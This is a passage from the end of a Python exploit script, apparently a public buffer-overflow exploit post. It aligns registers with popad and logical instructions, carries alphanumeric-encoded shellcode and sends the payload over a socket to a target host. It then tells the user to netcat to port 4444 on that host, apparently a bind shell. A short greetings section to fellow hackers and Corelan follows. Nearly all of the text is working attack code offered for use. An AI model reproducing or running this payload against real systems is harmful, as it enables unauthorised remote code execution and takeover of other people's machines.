# popad's, so esp => shellcode
buffer += "\x61" * 145
# nop's to align
buffer += "\x90" * 11
# and ebx,esp
buffer += "\x21\xe3"
# or ebx,esp
buffer += "\x09\xe3"
# at this point, ebx = esp. The shellcode is lowercase (with numbers), baseaddr = EBX
buffer +=
("j314d34djq34djk34d1431s11s7j314d34dj234dkms502ds5o0d35upj0204c40jxo2925k3fjeok95718gk20
bn8434k6dmcoej2jc3b0164k82bn9455x3bl153l87g7143n3jgox41l81f311gox5eog2dm8k5831d345f1kj9nb
0491j0959ekx4c89557818332e7g828ko45xn94dn32dm2915kkgo385132e8g15mk34k2347koe0b2x0b3xlf3do
cn8kfj0428f591b3ck33530n0o16eo93191942kl53fnbn8o3jk1k907xjc085eo89k4b1f6dj14514949k133893
1e4bo3lkox415g2ko03e6c44943g83jg3169k02dm0nf382gn3n9j9118433410k3cn29e70kk0e2cjcn94k91k1m
xm9310839kf34mg0d0k846eoe8kmc7gj843nemkn11d234323197787f623f3f6199823kox0xok492890nclkn389
5510j2je945982745c6c981e954g748enx7dlfl419k01914745b08og8ej03xkcj3540b4045k481jg8348721k3
gm420jd241e5fkc4co8729948k0md98o27b625e893b6co54f426c3d9k8c7kn853905e48kf699d7f22oe6xn02g
jx00jc188g58l4k5mf850e7e947918086bjd09lxnb70384d0e8elfoc938k3cm3j27cm335403b794f9b6el")

buffer += "\x90" * 2000
buffer += "\r\n"
print "[!] Sending exploit..."
sock.send(buffer)
sock.close()
print "[!] Exploit succeed. Now netcat %s on port 4444\n" %(sys.argv[1])
sys.exit()
```

Greetings:

I wanna say thanks to pr0zac, KiKo, matts, oceanik6 & all my hacking-friends. Also many thanks to Corelan (his tutorials are the best!) and my family for supporting me :).